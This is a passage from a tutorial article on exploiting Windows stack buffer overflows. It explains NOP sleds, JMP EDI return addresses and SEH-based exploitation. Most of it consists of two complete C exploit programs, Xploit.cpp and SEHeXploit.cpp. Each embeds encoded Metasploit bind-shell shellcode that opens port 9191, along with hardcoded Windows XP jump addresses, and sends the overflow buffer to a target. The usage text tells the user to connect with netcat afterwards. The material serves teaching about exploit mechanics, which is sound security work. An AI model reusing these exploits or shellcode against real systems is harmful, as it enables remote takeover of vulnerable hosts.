Once the buffer has been overflow, the EBP and EIP registers are overwritten. EIP points to the NOP sledge just before the current location of the address of JMP EDI. The EDI register points somewhere before the shellcode in the NOP sledge. Once JMP EDI is executed, it points to a location somewhere in the NOP sledge (0x90). The NOP sledge instructs the operating system to move to the next instruction without performing any other action. This continues till it encounters the beginning of the shellcode. In this example, the payload is shellcode that starts a listener on port 9191. After successfully running the exploit, the server should start a listener on 9191 and wait for incoming connections.

JMP EDI is chosen because the EDI register is the location that points closest to where the payload is loaded, instead of EDI other registers could have been used if they were pointing closer to the location of the payload.

```
// Xploit.cpp : Defines the entry point for the console application.
//port listner starts on port 9191
//Shell code has been generated from metasploit.com website.
/*
create a TCP socket (client socket)
create a hostent structure
resolve ip address
if successful
then
create another socket with socket_in (essentially server socket)
copy the contents of the hostent into new socket
*/

#include "stdafx.h"
```

```
#pragma comment(lib, "wsock32.lib")
#include <iostream>
#include <windows.h>
#include <winsock.h>

#define NOP 0x90
#define BUFSIZE 3500

#define CS_ERROR 1
#define CS_OK 0

void usage(char *name)
{     printf("written by Nish Bhalla <Nish[a-t]securitycompass.com>  \nusage: %s
<Server Host> <Server Port>\nAfter running the exploit nc -vv <Remote IP> 9191\n",
name);
}
void sError(char *str)
{
MessageBox (NULL, str, "socket Error" ,MB_OK);
WSACleanup();
}
int main(int argc, char **argv)
{
/* win32_bind - Encoded Shellcode [\x00]
[ EXITFUNC=process LPORT=9191 Size=399 ]
http://metasploit.com
shellcode generated from metasploit.com, it encodes \x00*/
unsigned char reverseshell[] =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\x12\x56"
"\xf1\x86\x83\xeb\xfc\xe2\xf4\xee\xbe\xa7\x86\x12\x56\xa2\xd3\x44"
"\x01\x7a\xea\x36\x4e\x7a\xc3\x2e\xdd\xa5\x83\x6a\x57\x1b\x0d\x58"
"\x4e\x7a\xdc\x32\x57\x1a\x65\x20\x1f\x7a\xb2\x99\x57\x1f\xb7\xed"
"\xaa\xc0\x46\xbe\x6e\x11\xf2\x15\x97\x3e\x8b\x13\x91\x1a\x74\x29"
"\x2a\xd5\x92\x67\xb7\x7a\xdc\x36\x57\x1a\xe0\x99\x5a\xba\x0d\x48"
"\x4a\xf0\x6d\x99\x52\x7a\x87\xfa\xbd\xf3\xb7\xd2\x09\xaf\xdb\x49"
"\x94\xf9\x86\x4c\x3c\xc1\xdf\x76\xdd\xe8\x0d\x49\x5a\x7a\xdd\x0e"
"\xdd\xea\x0d\x49\x5e\xa2\xee\x9c\x18\xff\x6a\xed\x80\x78\x41\x93"
"\xba\xf1\x87\x12\x56\xa6\xd0\x41\xdf\x14\x6e\x35\x56\xf1\x86\x82"
"\x57\xf1\x86\xa4\x4f\xe9\x61\xb6\x4f\x81\x6f\xf7\x1f\x77\xcf\xb6"
"\x4c\x81\x41\xb6\xfb\xdf\x6f\xcb\x5f\x04\x2b\xd9\xbb\x0d\xbd\x45"
"\x05\xc3\xd9\x21\x64\xf1\xdd\x9f\x1d\xd1\xd7\xed\x81\x78\x59\x9b"
"\x95\x7c\xf3\x06\x3c\xf6\xdf\x43\x05\x0e\xb2\x9d\xa9\xa4\x82\x4b"
"\xdf\xf5\x08\xf0\xa4\xda\xa1\x46\xa9\xc6\x79\x47\x66\xc0\x46\x42"
"\x06\xa1\xd6\x52\x06\xb1\xd6\xed\x03\xdd\x0f\xd5\x67\x2a\xd5\x41"
"\x3e\xf3\x86\x31\xb1\x78\x66\x78\x46\xa1\xd1\xed\x03\xd5\xd5\x45"
"\xa9\xa4\xae\x41\x02\xa6\x79\x47\x76\x78\x41\x7a\x15\xbc\xc2\x12"
"\xdf\x12\x01\xe8\x67\x31\x0b\x6e\x72\x5d\xec\x07\x0f\x02\x2d\x95"
"\xac\x72\x6a\x46\x90\xb5\xa2\x02\x12\x97\x41\x56\x72\xcd\x87\x13"
"\xdf\x8d\xa2\x5a\xdf\x8d\xa2\x5e\xdf\x8d\xa2\x42\xdb\xb5\xa2\x02"
"\x02\xa1\xd7\x43\x07\xb0\xd7\x5b\x07\xa0\xd5\x43\xa9\x84\x86\x7a"
"\x24\x0f\x35\x04\xa9\xa4\x82\xed\x86\x78\x60\xed\x23\xf1\xee\xbf"
"\x8f\xf4\x48\xed\x03\xf5\x0f\xd1\x3c\x0e\x79\x24\xa9\x22\x79\x67"
"\x56\x99\xf8\xca\xb4\x82\x79\x47\x52\xc0\x5d\x41\xa9\x21\x86";


//Declarations
//LPHOSTENT serverSocket;

char* serverIP;

```

```
int tout = 20000;
int rcount = 0;

unsigned short serverPort;
char MessageToBeSent[BUFSIZE] = {""};

WORD version ;
version = MAKEWORD(1,1);
WSADATA wsaData;

// jmp ESP for windows xp sp2
//char jmpcode[]="\xED\x1E\x94\x7C";

// address for jmp EDI for windows xp (NO SP)
//77EA855E jmp edi
char jmpcode[]="\x5E\x85\xEA\x77";

if(argc != 3)
{
usage(argv[0]);
return  CS_ERROR;
}

//wsock32 initialized/started up for usage
WSAStartup(version,&wsaData);

SOCKET clientSocket;
clientSocket = socket(AF_INET, SOCK_STREAM, 0);

if(clientSocket == INVALID_SOCKET)
{
printf("Socket error!\r\n");
closesocket(clientSocket);
WSACleanup();
return CS_ERROR;
}

//gethostbyname returns a pointer to hostent( a structure which store information about a host)
struct hostent     *srv_ptr;
srv_ptr = gethostbyname( argv[1]);

if( srv_ptr == NULL )
{
printf("Can't resolve name, %s.\n", argv[1]);
WSACleanup();
return CS_ERROR;
}

struct sockaddr_in serverSocket;

serverIP = inet_ntoa (*(struct in_addr *)*srv_ptr->h_addr_list);
serverPort = htons(u_short(atoi(argv[2])));

serverSocket.sin_family = AF_INET;
serverSocket.sin_addr.s_addr = inet_addr(serverIP);
serverSocket.sin_port = serverPort;

//Attempt to connect to remote host
```

```
if (connect(clientSocket, (struct sockaddr *)&serverSocket, sizeof(serverSocket)))
{
    printf("\nConnection error.\n");
    return CS_ERROR;
}

memset( MessageToBeSent, NOP, BUFSIZE);

memcpy( MessageToBeSent + 1200, reverseshell, sizeof(reverseshell)-1);
memcpy( MessageToBeSent + 2004, jmpcode, sizeof(jmpcode)-1);



// Send data on successful connection, note no limit on argv[3]

send(clientSocket, MessageToBeSent, strlen(MessageToBeSent), 0);
printf("\nMessage Sent\n");
char rstring[1024]="";

int bytesRecv = SOCKET_ERROR;

//Following while loop, ensures all data has been sent successfully

while( bytesRecv == SOCKET_ERROR )
{
bytesRecv = recv( clientSocket, rstring, sizeof(rstring), 0 );
if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
{
 printf( "\nConnection Closed.\n");
break;
}
}

closesocket(clientSocket);
WSACleanup();
return CS_OK;
}
```

The action performed by the exploit can be reviewed using the debugger on the server. Once the message is copied using stcpy, it can be seen that the NOP sledge starts at 0012EA6C which leads all the way till 0012EF10. The shellcode begins at 0012EF10 and ends into the next NOP sledge which continues from 0012F0A0 all the way till 0012F800. However, in the middle of the second NOP sledge at the address location 0012F234, there is an address stored, 77EA855E. The address 0x77EA855E is the location which has an instruction inside kernel32.dll to perform a "JMP EDI". The reason for the JMP EDI instruction is to make the shellcode jump to the location stored in EDI register.

The addresses for "JMP EDI" and other jump instructions can either be manually searched through using Ollydbg or a Ollydbg plugin (Olly Uni) can be used. The Ollyuni plugin lists different instructions that can be used for either jump or call instructions.

However, it is important to note that with every major patch release, Microsoft updates the kernel32.dll. Thus if the same exploit is attempted on a different patch level of Microsoft Windows XP, the result might not be as expected. To make the code most reliable, it is often recommended to use the JMP instructions provided inside the vulnerable application as the first step then the least updated DLL's and then finally the dlls such as kernel32.dll which are often updated on patches released.

In the next section we will learn how to use the Exception Handler to call our shellcode and gain a command prompt. Using exception handlers is more reliable for exploit development.

<u>**Using / Abusing the Structured Exception Handler.**</u>

Before learning to abuse the Exception Handler, let us understand what an Exception Handler is. As we know an exception is a condition that occurs outside the normal flow of a program. There are two kinds of exceptions, the Hardware exceptions and the Software exceptions. SEH handles both the software and hardware exceptions.

Earlier exception handling involved passing the error codes from the function that detected the code to the function that called the sub-function. This chain would continue till a function could finally handle the exception, however, if one of the sub-functions did not handle the error code properly and pass it up the chain, the application would crash.

SEH avoids this dissemination of error codes and handles the error where the error is generated instead of letting it pass up the chain.

Below is an example on a exception that is handled by SEH.

```
// ErrorGen.cpp : Defines the entry point for the console application.
#include "stdafx.h"
int main()
{
int a, b;
a= 4 % 2;
b= 4 / a;
}
```

The above code when attempted to execute should generate an exception because the value of "a" would be 0 thus attempting to divide 4 by 0 would result in an exception due to divide by 0 error.

Now that we have a better understanding of what an exception is and how it is generated, we are going to use the exception handler in an attempt to write our exploit. There are many reasons to use the SEH to write an exploit; however I consider the most important reason being able to create a single and more reliable exploit for multiple versions of operating system.

We take the same server application which is vulnerable to the stack overflow and write another version of the exploit using the exception handler. This technique helps us point the ESP very close to the Shellcode, before executing JMP ESP, to ensure that our shellcode is executed without being encountered by other instructions that would crash the application.

```
//SEHeXploit.cpp : Defines the entry point for the console application.
//port listner starts on port 9191
//Shell code has been generated from metasploit.com website.

#include "stdafx.h"
#pragma comment(lib, "wsock32.lib")
#include <iostream>
#include <windows.h>
#include <winsock.h>

#define NOP 0x90
#define CS_ERROR 1
#define CS_OK 0
#define BUFSIZE 3500

void usage(char *name)
{     printf("written by Nish Bhalla <Nish[a-t]securitycompass.com>  \nusage: %s
<Server Host> <Server Port>\nAfter running the exploit nc -vv <Remote IP> 9191\n",
name);
}


void sError(char *str)
{
    MessageBox (NULL, str, "socket Error" ,MB_OK);
    WSACleanup();
}


int main(int argc, char **argv)
{


/* win32_bind - Encoded Shellcode [\x00] [ EXITFUNC=process LPORT=9191 Size=399 ]
http://metasploit.com */
unsigned char reverseshell[] =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\x12\x56"
"\xf1\x86\x83\xeb\xfc\xe2\xf4\xee\xbe\xa7\x86\x12\x56\xa2\xd3\x44"
"\x01\x7a\xea\x36\x4e\x7a\xc3\x2e\xdd\xa5\x83\x6a\x57\x1b\x0d\x58"
"\x4e\x7a\xdc\x32\x57\x1a\x65\x20\x1f\x7a\xb2\x99\x57\x1f\xb7\xed"
"\xaa\xc0\x46\xbe\x6e\x11\xf2\x15\x97\x3e\x8b\x13\x91\x1a\x74\x29"
"\x2a\xd5\x92\x67\xb7\x7a\xdc\x36\x57\x1a\xe0\x99\x5a\xba\x0d\x48"
"\x4a\xf0\x6d\x99\x52\x7a\x87\xfa\xbd\xf3\xb7\xd2\x09\xaf\xdb\x49"
"\x94\xf9\x86\x4c\x3c\xc1\xdf\x76\xdd\xe8\x0d\x49\x5a\x7a\xdd\x0e"
"\xdd\xea\x0d\x49\x5e\xa2\xee\x9c\x18\xff\x6a\xed\x80\x78\x41\x93"
"\xba\xf1\x87\x12\x56\xa6\xd0\x41\xdf\x14\x6e\x35\x56\xf1\x86\x82"
"\x57\xf1\x86\xa4\x4f\xe9\x61\xb6\x4f\x81\x6f\xf7\x1f\x77\xcf\xb6"
```

```
"\x4c\x81\x41\xb6\xfb\xdf\x6f\xcb\x5f\x04\x2b\xd9\xbb\x0d\xbd\x45"
"\x05\xc3\xd9\x21\x64\xf1\xdd\x9f\x1d\xd1\xd7\xed\x81\x78\x59\x9b"
"\x95\x7c\xf3\x06\x3c\xf6\xdf\x43\x05\x0e\xb2\x9d\xa9\xa4\x82\x4b"
"\xdf\xf5\x08\xf0\xa4\xda\xa1\x46\xa9\xc6\x79\x47\x66\xc0\x46\x42"
"\x06\xa1\xd6\x52\x06\xb1\xd6\xed\x03\xdd\x0f\xd5\x67\x2a\xd5\x41"
"\x3e\xf3\x86\x31\xb1\x78\x66\x78\x46\xa1\xd1\xed\x03\xd5\xd5\x45"
"\xa9\xa4\xae\x41\x02\xa6\x79\x47\x76\x78\x41\x7a\x15\xbc\xc2\x12"
"\xdf\x12\x01\xe8\x67\x31\x0b\x6e\x72\x5d\xec\x07\x0f\x02\x2d\x95"
"\xac\x72\x6a\x46\x90\xb5\xa2\x02\x12\x97\x41\x56\x72\xcd\x87\x13"
"\xdf\x8d\xa2\x5a\xdf\x8d\xa2\x5e\xdf\x8d\xa2\x42\xdb\xb5\xa2\x02"
"\x02\xa1\xd7\x43\x07\xb0\xd7\x5b\x07\xa0\xd5\x43\xa9\x84\x86\x7a"
"\x24\x0f\x35\x04\xa9\xa4\x82\xed\x86\x78\x60\xed\x23\xf1\xee\xbf"
"\x8f\xf4\x48\xed\x03\xf5\x0f\xd1\x3c\x0e\x79\x24\xa9\x22\x79\x67"
"\x56\x99\xf8\xca\xb4\x82\x79\x47\x52\xc0\x5d\x41\xa9\x21\x86";


//Declarations
char* serverIP;

int tout = 20000;
int rcount = 0;

unsigned short serverPort;
char MessageToBeSent[BUFSIZE] = {""};

WORD version ;
version = MAKEWORD(1,1);
WSADATA wsaData;

char jmpcode[]=
"\xe7\xc9\xe7\x77\xFB\x7B\xAB\x71\x89\xE1\xFE\xCD\xFE\xCD\xFE\xCD\xFE\xCD\x89\xCC\xFF\
xE4";

/*Breaking the JMP CODE array Down
\xe7\xc9\xe7\x77
Address for the error handler routine which returns to the line below
\xFB\x7B\xAB\x71  JMP ESP
Address for JMP ESP which points to the next line
\x89\xE1           mov ecx, esp
ESP is 0012E220
\xFE\xCD           DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012E120
\xFE\xCD           DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012E020
\xFE\xCD           DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012DF20
\xFE\xCD           DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012DE20
\x89\xCC           mov esp, ecx
Move the address stored in ECX to ESP.
\xFF\xE4"; JMP ESP, which now points to 0x0012DE20
0x0012DE20 is just before our shellcode
*/
//Functions
if(argc != 3)
{
    usage(argv[0]);
    return  CS_ERROR;
}
WSAStartup(version,&wsaData);
```

```
SOCKET clientSocket;
clientSocket = socket(AF_INET, SOCK_STREAM, 0);

if(clientSocket == INVALID_SOCKET)
    {
            printf("Socket error!\r\n");
            closesocket(clientSocket);
            WSACleanup();
            return CS_ERROR;
    }

    // Name resolution and assigning to IP

struct hostent     *srv_ptr;
srv_ptr = gethostbyname( argv[1]);

if( srv_ptr == NULL )
    {
            printf("Can't resolve name, %s.\n", argv[1]);
            WSACleanup();
            return CS_ERROR;
    }


struct sockaddr_in serverSocket;

serverIP = inet_ntoa (*(struct in_addr *)*srv_ptr->h_addr_list);
serverPort = htons(u_short(atoi(argv[2])));

serverSocket.sin_family = AF_INET;
serverSocket.sin_addr.s_addr = inet_addr(serverIP);
serverSocket.sin_port = serverPort;


if (connect(clientSocket, (struct sockaddr *)&serverSocket, sizeof(serverSocket)))
{
            printf("\nConnection error.\n");
            return CS_ERROR;
}

memset( MessageToBeSent, NOP, BUFSIZE);

memcpy( MessageToBeSent + 1200, reverseshell, sizeof(reverseshell)-1);
memcpy( MessageToBeSent + 2000, jmpcode, sizeof(jmpcode)-1);
// Sending

send(clientSocket, MessageToBeSent, strlen(MessageToBeSent), 0);
printf("\nMessage Sent\n");
char rstring[1024]="";

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
    bytesRecv = recv( clientSocket, rstring, sizeof(rstring), 0 );
    if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
            {
                    printf( "\nConnection Closed.\n");
                    break;
            }
```

```
}
closesocket(clientSocket);
WSACleanup();
return CS_OK;
}
```

Comparing the exploit above to the previous version of exploit there is only one line that have been mainly modified namely the "jmpcode[]" array.

In the previous example (Xploit.cpp) the jmpcode pointed to an address location where "JMP EDI" instruction was being called.

```
// address for jmp EDI for windows xp (NO SP)
//77EA855E jmp edi
char jmpcode[]="\x5E\x85\xEA\x77";
```

In SEHeXploit.cpp the jmpcode points to a slightly different string of Op Codes.

```
char jmpcode[]=
"\xe7\xc9\xe7\x77\xFB\x7B\xAB\x71\x89\xE1\xFE\xCD\xFE\xCD\xFE\xCD\xFE\xCD\x89\xCC\xFF\
xE4";
```

Breaking the jmpcode array instructions down:

\xe7\xc9\xe7\x77
Address for the error handler routine which returns to the line below

\xFB\x7B\xAB\x71 JMP ESP
Address for JMP ESP which points to the next line

\x89\xE1 mov ecx, esp
Copy the content of ESP (0x0012E220) to ECX register

\xFE\xCD DEC CH
Decrement the CH register by 8 bits, Thus ECX would be 0012E120

\xFE\xCD DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012E020

\xFE\xCD DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012DF20

\xFE\xCD DEC CH
Decrement 8 bit mapping (8-16) bit, Thus ECX would be 0012DE20

\x89\xCC mov esp, ecx
Update the address of ESP with the new value of ECX

\xFF\xE4";
JMP ESP, which now points to 0x0012DE20 which is the location just before the shellcode.

Summary

A buffer overflow in effect is a defect in which a program writes beyond the boundaries of allocated memory (buffer). Often developers do not realize the impact of using a function and end up using vulnerable functions which lead to buffer overflows (note: avoiding the use of these functions is not going to prevent you from every overflow or exploit in a program).

Data stored on the stack can end up overwriting beyond the end of the allocated space and thus overwrite values in the register and finally end up changing the execution path of the code. Changing that execution path of the code to point to payload sent which can help execute commands that are not supposed to be executed.

Security vulnerabilities related to buffer overflows are the largest share of vulnerabilities in information security. Though these vulnerabilities have been discussed a lot software vulnerabilities that result in stack overflows are still common in many software applications.

The articles mainly focused on stack overflow and understanding how to write exploits with this knowledge, one should be armed enough to look at published advisories and write exploits for them. The goal is always to take control of EIP (current instruction pointer) and point it to spezcial code sent by the exploit to execute a command on the system. Techniques such as XOR can be used to avoid problems with NULL bytes.

To stabilize code and to make it work across multiple versions of operating systems exception handler can be used to automatically detect the version and respond with appropriate shellcode.

For all questions / comments and errors please send an email to articles [a-t] securitycompass.com

Utilities:

- **netcat**
- **Ollyuni**

Links For Additional Reading / References:

- http://www.metasploit.com/ The Metasploit site has excellent information on Shellcode with an exploits and exploit framework that can be used to build more exploits.
- http://ollydbg.win32asmcommunity.net/index.php A discussion forum for using ollydbg. There are links to numerous plugins for ollydbg and tricks on using ollydbg to help find vulnerabilities.
- http://www.securiteam.com/ A site with exploits and interesting articles and links posted on various hacker sites.
- http://www.k-otik.com Another site with exploit archive.
- http://www.xfocus.org A site with various exploits and discussion forums.
- http://www.immunitysec.org A site with some excellent articles on writing exploits and some very useful tools including spike fuzzer.
- http://community.core-sdi.com/, http://www.ngssoftware.com/papers.htm http://lsd-pl.net/ are some more sites with excellent articles on writing exploits.

The articles were written after references numerous links and documents, as far as possible, I have attempted to document all those links by providing them as links for further reading.